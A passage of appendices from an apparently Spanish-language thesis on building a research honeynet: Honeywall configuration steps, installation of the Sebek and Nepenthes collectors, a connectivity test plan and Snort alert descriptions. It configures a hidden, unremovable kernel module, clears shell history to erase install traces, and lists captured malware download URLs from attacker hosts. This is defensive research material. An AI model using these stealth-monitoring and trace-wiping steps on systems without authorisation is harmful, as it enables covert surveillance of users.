


Figura C.2.41 Establecer el límite de conexiones de los demás protocolos




Figura C.2.42 Activar el snor-inline para evitar el tráfico malicioso a la red.




Figura C.2.43 Ingrese el nombre del archivo que contiene la lista de direcciones IPs que generan SPAM (Blacklist)

Figura C.2.44 Ingrese el nombre del archivo que contiene las direcciones IPs que nunca generan SPAM (WhiteList)

Figura C.2.45 Habilitar el filtrado de la lista Blanca y Negra




Figura C.2.46 No habilitar "Strict" Capture Filtering




Figura C.2.47 Ingrese el nombre del archivo que contiene las direcciones IPs que por medio del Fencelist el firewall bloqueará todo el tráfico hacia ellas.

Figura C.2.48 No habilitar “Roach Motel” para asi desactivar el bloqueo de todo el tráfico saliente de los Honeypots

Figura C.2.49 Inicio de la tercera sección de configuración del Honeywall




Figura C.2.50 Configuración de los DNS para los Honeypots




Figura C.2.51 Ingresar la lista de IPs de los Honeypots




Figura C.2.52 Configuración de DNS server que serán usados para no limitar el acceso

Figura C.2.53 Ingreso de DNS server para el Honeypot




Figura C.2.54 Inicio de la cuarta sección de configuración del Honeywall

Figura C.2.55 Inicio de la configuración de alertas de mail

Figura C.2.56 Ingreso del correo eléctronico usado para recibir las alertas

Figura C.2.57 Iniciar la configuración del mail de alertas en el boteo




Figura C.2.58 Inicio de la configuración de variables del Sebek




Figura C.2.59 Ingreso de la dirección IP destino de los paquetes del Sebek




Figura C.2.60




Figura C.2.61 Finalización de configuración del Honewall

APÉNDICE D. : INSTALACIÓN DEL SEBEK

D.1 Instalación del Sebek Client en Ubuntu Server 6.10

Existen dos paquetes del sebek disponibles para instalar en los honeypots, el primero es una versión para compilar e instalar y la segunda que es la que utilizaremos es una versión pre-compilada para Ubuntu Server 6.10 el cual lo descargamos del sitio web `https://projects.honeynet.org/sebek/`

Además tenemos que instalar los requisitos necesarios para su correcta instalación y funcionamiento:

```
# sudo apt-get install make gcc autoconf libc6-dev patch

# sudo apt-get install linux-headers-server

# sudo apt-get install linux-headers-2.6.22-14-server

# tar zxf sebek_disable_raw_socket_replacement-li26-3.2.0b-bin.tar.gz
```

Y editar el archivo `sbk_install.c`, con la información necesaria obtenida del comando `arp`:

```
Address          HWtype   HWaddress         Flags Mask    Iface

IP-GATEWAY  HONEYNET CIB     ether    00:0C:31:6B:3F:80  C            eth0
```

- **sbk_install.c**

```
Ip destino
# INTERFACE="eth0"
#-----DESTINATION_IP:
#----- sets destination IP for sebek packets
#-----
#----- If the collector is on the LAN, this value can be any address.
#-----
DESTINATION_IP=" IP-GATEWAY  HONEYNET CIB"
Dirección MAC
#----- DESTINATION_MAC:
#-----
#----- sets destination MAC addr for sebek packets
#-----
#----- If the collector is running on the LAN, use the MAC from
#----- the collectors NIC.
#-----
#----- If the collector is multiple hops a way, set this to the MAC
#----- of Default Gateway's NIC
#-----
DESTINATION_MAC=" 00:0C:31:6B:3F:80"
Puerto origen
#----- SOURCE_PORT:
#-----
#----- defines the source udp port sebek sends to
#-----
#----- If multiple sebek hosts are behind NAT the source port
#----- is one way of distinguishing the two hosts
#-----
#----- Range:  1      to  655536
```

```
#----- Range:  0x0001 to  0xffff
#-----
SOURCE_PORT=1101
```

```
Puerto destino
#----- DESTINATION_PORT:
#-----
#----- defines the destination udp port sebek sends to
#-----
#----- ALL HONEYPOTS that belong to the same group  NEED
#----- to use the SAME value for this.
#-----
#----- Range:  1      to  655536
#----- Range:  0x0001 to  0xffff
#-----
DESTINATION_PORT=1101

Valor mágico
#----- MAGIC_VAL
#-----
#----- defines the magic value in the sebek record, it
#----- used along with the Destination Port to identify
#----- packets to hide from userspace on this host. Its
#----- an unsigned 32 bit integer.
#-----
#-----  ALL HONEYPOTS that belong to the same group  NEED
#----- to use the SAME value for this.
#-----
#----- Range 1          to  4.29497 billion
#----- Range 0x00000001 to  0xffffffff
#-----
MAGIC_VAL=1111

Testing
#----- TESTING:
#-----
#----- Used to control if the kernel module is hidden. This is a binary #---
-- option.
#-----
#----- if set to 1: kernel module wont be hiddent and can be rmmoded
#----- if set to 0: kernel module is hidden and cant be removed after #-----
install.
#-----
TESTING=0
```

Además tenemos que ingresar por medio de consola a la carpeta sebek una vez descomprimida:

```
# cd /sebek_disable_raw_socket_replacement-lin26-3.2.0b
```

Cargar el módulo del Sebek:

```
# sudo ./sbk_install.sh
```

Y finalmente ejecutar en un terminal el siguiente comando para borrar todos los rastros del sebek

```
# history -c
```

D.2 Instalación y configuración del Sebek Client en Windows XP

El paquete de Sebek 3.0.4.0, lo podemos descargar del sitio web `www.honeynet.org/tools/sebek/`, el cual contiene dos archivos ejecutables *"Setup.exe"* y *"Configuration Wizard.exe"* necesarios para la instalación y configuración del Honeypot del CIB.

Instalación del Sebek Client

- Ejecutar el archivo "`Setup.exe`"
- Seleccionar la carpeta donde será instalado el Sebek: "`…\system32\drivers`"
- Listo

Configuración del Sebek Client

- Ejecutar el archivo "`Configuration Wizard.exe`"
- Seleccionar el driver del Sebek: "`…\drivers\SEBEK.SYS`"
- Ingresar la "`Destination MAC`", "`Destination IP`" y "`Destination Port`", el cual lo podemor ver en la Figura D.2-1.

- Ingresar: “`Magic Value`”
- Seleccionar la interface de red: “`Intel(R) PRO/1000 PL Network Connection`”
- Especificar el nombre del programa que se usará para la configuración del Sebek: “`configuration`”
- Listo




Figura D.2.1 Variables del sebek

APÉNDICE E. : INSTALACIÓN DEL NEPENTHES

E.1 Instalación y configuración del Nepenthes en Debian 4.0

Para la instalación del Nepenthes sobre Debian simplemente se usa el siguiente código:

```
apt-get intall nepenthes
```

Escogimos a Debian como distribución porque el paquete de Nepethes se encuentra dentro de sus repositorios, pero para su instalación en sobre otras distribuciones se lo puede descargar desde el sitio web: `nepenthes.mwcollect.org`

Una vez instalado editar `/ect/nepenthes.conf` y quitar la documentación de la línea `"submitnorman.so", "submit-norman.conf"`, esto es para usar el Norman Sandbox como herramienta de análisis de malware en línea.

En el archivo `submit-norman.conf` editar el email:

- **submit-norman**

```
submit-norman
{
        // this is the adress where norman sandbox reports will be sent
        email   "my.email@example.com";
};
```

Esto enviará cada captura de malware de nuestro Honeypot a la herramienta Norman Sandbox en línea la cual en tiempo real nos reportará un análisis y enviará una copia de los resultados al correo electrónico, lo cual nos dará información valiosa sobre los binarios sin tener que hacer ingenería inversa.

Cuando se tiene el Nepenthes habilitado y ejecutándose, un gran número de puerto TCP/IP está escuchándose y se lo puede verificar de la siguiente manera:

```
#lsof -i
nepenthes 1824 nepenthes 6u IPv4 28453 TCP *:pop3 (LISTEN)
nepenthes 1824 nepenthes 7u IPv4 28454 TCP *:imap2 (LISTEN)
```

```
nepenthes 1824 nepenthes 8u IPv4 28455 TCP *:imap3 (LISTEN)
nepenthes 1824 nepenthes 9u IPv4 28456 TCP *:ssmtp (LISTEN)
nepenthes 1824 nepenthes 10u IPv4 28457 TCP *:imaps (LISTEN)
nepenthes 1824 nepenthes 11u IPv4 28458 TCP *:pop3s (LISTEN)
nepenthes 1824 nepenthes 12u IPv4 28459 TCP *:2745 (LISTEN)
nepenthes 1824 nepenthes 13u IPv4 28460 TCP *:6129 (LISTEN)
nepenthes 1824 nepenthes 14u IPv4 28461 TCP *:loc-srv (LISTEN)
nepenthes 1824 nepenthes 15u IPv4 28462 TCP *:microsoft-ds (LISTEN)
nepenthes 1824 nepenthes 16u IPv4 28463 TCP *:1025 (LISTEN)
nepenthes 1824 nepenthes 17u IPv4 28465 TCP *:https (LISTEN)
nepenthes 1824 nepenthes 18u IPv4 28466 TCP *:17300 (LISTEN)
nepenthes 1824 nepenthes 19u IPv4 28467 TCP *:2103 (LISTEN)
nepenthes 1824 nepenthes 20u IPv4 28468 TCP *:eklogin (LISTEN)
nepenthes 1824 nepenthes 21u IPv4 28469 TCP *:2107 (LISTEN)
nepenthes 1824 nepenthes 22u IPv4 28470 TCP *:3372 (LISTEN)
nepenthes 1824 nepenthes 23u IPv4 28471 UDP *:ms-sql-m
nepenthes 1824 nepenthes 24u IPv4 28472 TCP *:3127 (LISTEN)
nepenthes 1824 nepenthes 25u IPv4 28473 TCP *:netbios-ssn (LISTEN)
nepenthes 1824 nepenthes 26u IPv4 28474 TCP *:3140 (LISTEN)
nepenthes 1824 nepenthes 27u IPv4 28475 TCP *:5554 (LISTEN)
nepenthes 1824 nepenthes 28u IPv4 28476 TCP *:1023 (LISTEN)
nepenthes 1824 nepenthes 29u IPv4 28477 TCP *:27347 (LISTEN)
nepenthes 1824 nepenthes 30u IPv4 28478 TCP *:5000 (LISTEN)
nepenthes 1824 nepenthes 31u IPv4 28479 TCP *:webmin (LISTEN)
nepenthes 1824 nepenthes 32u IPv4 28480 TCP *:nameserver (LISTEN)
nepenthes 1824 nepenthes 33u IPv4 28481 TCP *:www (LISTEN)
```

Si el Nepenthes no está ejecutando se lo puede levantar ejecutando:

```
#cd /etc/init.d
./nepenthes start
```

Análisis de los datos capturados con el Nepenthes

El nepenthes captura datos de tipo binario y hexadecimal los cuales se los puede revisar en las siguientas rutas como se muestra a continuación:

```
# ls /var/lib/nepenthes/binaries/
742091799095068cd3b92b55d608206c  9f3c12eb543da6b24bd5d4f28f402449
94d66f9f38afd3e61a6b6d3e7cf7e631  dd5a39c1281a7a7cb0a1978aa5412fd8
# ls /var/lib/nepenthes/hexdumps
1017f0cc46712c297b8fad2ee3822667.bin  92261ac1d2be8b6a0c5fd246beb47996.bin
16d10ffc141cf929e742d9471e041ae4.bin  96463e6dbbf013ec33d71ebea2edd168.bin
1b3e10cd3d848491aab673cd72f0da28.bin  9a170fdd26368c4e8b1585e628b4da47.bin
245fe9bf02a396973243e533b8d58e71.bin  9a254f0cc3c6d3370bc83a61329f4652.bin
2472048167643e983d8064a3202eb80d.bin  9b4b68b78f970c13144db544bd56202d.bin
```

También almacena información sobre datos descargados en archivos de logs:

```
#cd /var/log/nepenthes
#ls
logged_downloads logged_submissions
compu:/var/log/nepenthes# cat logged_dowloads
[2008-09-10T11:29:12] link://200.9.149.254:45600/BAAAAA==
[2008-09-10T11:29:50] link://200.9.149.254:45600/AQAAAA==
[2008-09-30T15:42:25] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-30T19:06:38] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-09-30T22:51:04] http://www.e3dsoft.com/proxyc/judge/test.txt
[2008-10-03T02:03:07] http://tw.yahoo.com/
compu:/var/log/nepenthes# pico logged_submissions
[2008-09-10T11:29:12]ftp://1:1@148.243.61.160:33312/setup_33865.exe
94d66f9f38afd3e61a6b6d3e7cf7e631
```

```
[2008-09-10T11:29:12]ftp://1:1@148.243.61.160:33312/setup_78765.exe
94d66f9f38afd3e61a6b6d3e7cf7e631
```

APÉNDICE F. : PRUEBAS

F.1 Plan de pruebas

Culminada las fases de instalación y configuración, el presente proyecto Honeynet ya posee dos escenarios de recolección, pero se decidió revisar el correcto comportamiento de las redes tomándonos el primer día de recolección para realizar pruebas, los datos recogidos solo nos garantizarían el funcionamiento, incluso se generarían datos intencionalmente para probar las alarmas del sistema y su registro.

Dentro de las pruebas planificadas inicialmente, simplemente tendríamos que revisar las configuraciones y verificar que los datos fluyan correctamente entre las redes, pero descubrimos nuevos problemas muy graves que no se habían considerado, como el caso de las estampas de tiempo entre servidor y clientes, sin una sincronización correcta de las computadoras solo obteníamos registros de paquetes desfasados en tiempos unos de otros, lo cual afectaría el análisis de los mismos.

Tomando en consideración estas nuevas experiencias, decidimos crear una lista con todas las pruebas necesarias que se deben pasar los elementos dentro de las Honeynets, para que pueda garantizar el correcto funcionamiento y la integridad de los datos recolectados. Cuando teníamos varias semanas de recolección, los Honeywall y Honeypots deberían ser instalados partiendo desde cero, ya sea por la cantidad de datos que tenían, o porque habían sido comprometidos gravemente, cada vez que uno de los elementos en la Honeynet era cambiado, era necesario aplicar uno por uno los casos dentro de la lista de pruebas. La lista de pruebas se convirtió en una herramienta primordial de uso semanal y se convirtió en un protocolo a seguir para la instalación de las Honeynet el cual llamamos un "Plan de Pruebas" que incluye una lista de Casos.

Ejecutar el Plan de Pruebas

Para poder ejecutar el plan de Pruebas no es necesario herramientas adicionales a las que pose cada elemento en la Honeynet. Las pruebas básicas utilizan a la consola y herramientas basadas en TCP/IP, como "`bash`" en Linux y "`cmd.exe`" en Windows, "`date`", "`ping`", "`nslookup`".

El Plan de Pruebas asume que el Hardware esta correctamente instalado y configurado, y no presenta ningún conflicto en la funcionalidad.

Requerimientos para ejecutar el Plan de Pruebas

Antes de ejecutar las pruebas se tiene que realizar los pasos siguientes:

- Instalación del Hardware según la arquitectura de la red `(Capítulo 5.1.2 – 5.2.2)`
- Instalación del Software Honeywall `(Capítulo 5.1.3 – 5.2.3)`
- Configuración del Honeywall `(Capítulo 5.1.3 – 5.2.3)`

- Instalación y Configuración de los Honeypots con sus respectivos Sistemas Operativos y Servicios (Capítulo 5.1.4 - 5.2.4)
- Instalación y Configuración de Software de recolección en los Honeypots (Sebek, Nepenthes)
- La red a la que está conectada la Honeynet provee conexión a internet
- Configurar, si es necesario, los Honeypots para que utilicen el enlace a internet de la red
- Agregar a la lista "fencelist" las direcciones o rangos IPs a los cuales los Honeypots no tendrán acceso dentro de la red de producción.

Pruebas

A continuación se listan las pruebas, en el orden en las que estrictamente deben ser realizadas sin dejar de considerar ninguna, los resultados de algunas dependen de pruebas previas.

P01 Configuración de Fecha y hora.

P02 Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.

P03 Los Honeypots deben poder establecer conexiones entrantes y salientes a la red externa usando el protocolo IP.

P04 Los Honeypots deben resolver nombres de dominio usando los DNS.

P05 Los Honeypots tienen denegado el acceso hacia las direcciones IP restringidas.

P06 El Honeywall está registrando el tráfico.

P07 Walleye esta activado y permite ingresar con el usuario.

P08 Walleye muestra el tráfico registrado por el Honeywall.

P09 Honeywall envía mensajes de alerta.

P10 Sebek está funcionando en los Honeypots y enviando datos.

P11 Nepenthes está funcionando en los Honeypots y recogiendo datos.

Detalles de las Pruebas
Prueba P01: Configuración de Fecha y hora
Propósito: Correcta configuración de la fecha y hora del Honeywall y Honeypots.

Descripción: La instalación de los Sistemas Operativos por lo general nunca configura la hora y fecha actual, podemos tener una Honeynet con dispositivos con horas y fechas diferentes. Esto afecta en la recolección de datos, las estampas de tiempo en los logs no corresponderían impidiendo realizar un rastreo de un ataque.

Pasos:

- Chequear la fecha y hora en el Honeywall, usando el comando `"date"`.
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando `"date"`.
- Chequear la fecha y hora en los Honeypots, usando el comando `"date"` para Linux y `"time"` Windows.
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando `"date"` o `"time"`.

Prueba P02: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.

Propósito: Los Honeypots accedan en ambas direcciones a la red interna.

Descripción: Cuando una máquina no tiene acceso a la red lo primero que se verifica es su conexión, verificar el cableado, para las conexiones lógicas hay que revisar que correspondan las configuraciones de las interfaces de red virtuales `(modo bride o modo host-only),` revisar que la máquina física `(Host)` este correctamente conectada a la red, luego revisar si el firewall de Honeywall está funcionando, revisar que no esté bloqueando paquetes, revisar algún firewall instalado en los Honeypots `(como el firewall de Windows.)`

Pasos:

Con una máquina de pruebas conectada en la red interna con una IP que no se encuentre bloqueada por el Honeywall `("fencelist")` se realizan los siguientes pasos

- Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>`
- Verificar que se obtiene respuesta con mínimo 4 `ECHO` replies desde la Honeypot.
- Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>`
- Verificar que se obtiene respuesta con mínimo 4 `ECHO` replies desde la

máquina de pruebas.

Prueba P03: Los Honeypots deben poder establecer conexiones entrantes y salientes a la red externa usando el protocolo IP.

Propósito: Los Honeypots accedan en ambas direcciones a la red externa.

Descripción: Los Honeypots pueden acceder a la red interna, pero no pueden acceder a internet ni son vistos desde afuera, puede ser por algún firewall o un dispositivo que este en la red externa e impida el flujo de paquetes a la dirección IP configurada para los Honeypots.

Pasos:

Con una máquina de pruebas conectada en internet realizan los siguientes pasos

- Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping `<IP>`
- Verificar que se obtiene respuesta con mínimo 4 `ECHO` replies desde la Honeypot.
- Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>`
- Verificar que se obtiene respuesta con mínimo 4 `ECHO` replies desde la máquina de pruebas.

Prueba P04: Los Honeypots deben resolver nombres de dominio usando los DNS.

Propósito: Los Honeypots deben resolver los nombres de dominio.

Descripción: Es necesario para el correcto funcionamiento de los Honeypots, que puedan resolver nombres de dominio. Revisar que los DNS configurados a los Honeypots no se encuentren en la lista o en el rango de IPS bloqueados "`fencelist`" o en "`blacklist`"

Pasos:

- Ejecutar "`nslookup www.google.com`" o "`ping www.google.com`" en los Honeypots.
- Verificar la correcta resolución de nombre para el dominio `www.google.com`

Prueba P05: Los Honeypots tienen denegado el acceso hacia las direcciones IP restringidas.

Propósito: Proteger a máquinas en la red interna de producción de los Honeypots.

Descripción: Muchas veces es necesario negar el acceso a servidores importantes en una red de producción, en nuestro caso se ha bloqueado todo acceso hacia los servidores de la ESPOL y principales rangos de red, para lograrlo el Honeywall tiene un archivo `/etc/fencelist.txt` en el cual se agregan IP o rangos de IPS.

Pasos:

- Hacer ping desde los Honeypots hacia una IP denegada, ping `www.fiec.espol.edu.ec`

- Verificar que no se obtiene respuesta "`timeout`".

Prueba P06: El Honeywall está registrando el tráfico.

Propósito: Garantizar el registro de tráfico en el Honeywall

Descripción: En el Honeywall puede no estar levantado Snort, para hacerlo en el menú seleccionar "`Recargar Honeywall`"

Pasos:

- Ingresar al Honeywall como root
- Seleccionar Menu->Status->Inbount Connectios / Onbout connectios
- Verificar las entradas con el protocolo ICMP correspondientes a los Ping realizados en pruebas anteriores.

Prueba P07: Walleye esta activado y permite ingresar con el usuario.

Propósito: La herramienta gráfica de análisis "`Walleye`" incluida en el Honeywall esté activa y correctamente configurada.

Descripción: Muchas veces el demonio http no se encuentra levantado o la IP para la administración no está configurada. Verificar que en el Honeywall este configurada "`Would you like to run the Walleye web interface`" con "`Yes`", y reiniciar el Honeywall verificando que http se levante.

Pasos:

- Conectar la máquina de pruebas a la interface de administración, configurar la IP correspondiente e ingresar a "`https://IPADMISTRACION/walleye.pl:443`'

- Ingresar el usuario y contraseña
- Verificar que el acceso este correcto

Prueba P08: Walley muestra el tráfico registrado por el Honeywall.

Propósito: Verificar que Walleye muestre el tráfico registado por Snort en el Honeywall.

Descripción: Walleye es la principal herramienta de análisis, es necesario verificar que muestre los registros de Snort, en caso de que no lo haga se debe a una mala instalación, se procede a reinstalar el Honeywall.

Pasos:

- Ingresar en Walleye
- En la pantalla principal click en ver paquetería de "`la ultima hora`"
- Verificar el flujo ICMP proveniente de las pruebas anteriores

Prueba P09: Honeywall envía mensajes de alerta.

Propósito: Garantizar que el Honeywall envía emails de alerta.

Descripción: El Honeywall no podrá enviar email si el puerto 25 no aceptando conexiones, o si no se ha configurado un email válido.

Pasos:

- En uno de los Honeypot generar paquetes ICMP hasta completar el límite permitido, `(ping IP)`
- Revisar la bandeja de entrada del correo configurado en el Honeywall por un email de alerta

Prueba P10: Sebek está funcionando en los Honeypots y enviando datos.

Propósito: Garantizar que el Cliente Sebek está enviando datos y el Servidor Sebek los recibe.

Descripción: Si no se recibe datos del Sebek puede ser por una mala configuración en los parámetros de red, el cliente Sebek para Windows sigue funcionando aún después reiniciar el sistema, pero el Cliente Sebek de Linux requiere ser instalada cada vez que se inicia el Sistema Operativo

Pasos:

- Generar datos para el Sebek, para Windows ingresar comandos en la consola, en Linux conectarse por SSH a un Honeypot e ingresar comandos
- Ingresar en Walleye y verificar los datos capturados por el Servidor Sebek, están marcados con la etiqueta “`Sebeked`”

Prueba P11: Nepenthes está funcionando en los Honeypots y recogiendo datos.

Propósito: Garantizar que los servicios del Nepenthes estén levantados y recogiendo datos

Descripción: Para revisar los puertos escuchando usar `#lsof -i`, para iniciar el nepenthes usar `./nepenthes start`

Pasos:

- En el Honeypot abrir algún sitio web en el navegador
- Revisar la captura de datos en ls `/var/lib/nepenthes/hexdumps`

APÉNDICE G. : ATAQUES

G.1 Descripción de Ataques

Figura G.1.1 Alerta de Snort visualizada por el Walleye / Attack-responses Microsoft cmd.exe banner

Message	ATTACK-RESPONSES Microsoft cmd.exe banner
Summary	This event is generated when a Windows cmd.exe banner is detected in a TCP session.
Impact	Remote access.
Detailed Information	This event indicates that a Windows cmd.exe banner has been detected in a TCP session. This indicates that someone has the ability to spawn a DOS command shell prompt over TCP.
Affected Systems	Windows operating systems.
Attack Scenarios	An attacker could be utilizing a backdoor to spawn a DOS command shell thus gaining access to the operating system and all data on the host.
Ease of Attack	Simple.

False Positives	None Known.
False Negatives	None Known.
Corrective Action	Check the host for signs of compromise.

Tabla G.1.1 Regla de Snort / attack-responses Microsoft cmd.exe banner

Figura G.1.2 Alerta de Snort visualizada por el Walleye / ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited

Message	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited
Summary	This event is generated when an ICMP destination unreachable (Communication with Destination Host is Administratively Prohibited) datagram is detected on the network. .
Impact	This message is generated when a datagram failed to traverse the network. This could be an indication of routing or network problems.
Detailed Information	This rule generates informational events about the network. Large numbers of these messages on the network could indication routing problems, faulty routing devices, or improperly configured hosts.
Affected Systems	None known.
Attack Scenarios	None known.
Ease of Attack	Numerous tools and scripts can generate these types of ICMP datagrams.
False Positives	None Known.
False Negatives	None Known.
Corrective Action	This rule detects informational network information, so no corrective action is necessary.

Tabla G.1.2 Regla de Snort / ICMP Destination unreachable communication with destination host is administratively prohibited

Figura G.1.3 Alerta de Snort visualizada por el Walleye / ICMP L3retriever Ping

Message	ICMP L3retriever Ping
Summary	This event is generated when an ICMP echo request is made from a host running the L3 "Retriever 1.5" security scanner.
Impact	Information gathering. An ICMP echo request can determine if a host is active.
Detailed Information	An ICMP echo request is used by the ping command to elicit an ICMP echo reply from a listening live host. An echo request that originates from a host running the L3 "Retriever 1.5" security scanner contains a unique payload in the message request.
Affected Systems	All
Attack Scenarios	An attacker may attempt to determine live hosts in a network prior to launching an attack.
Ease of Attack	Simple.
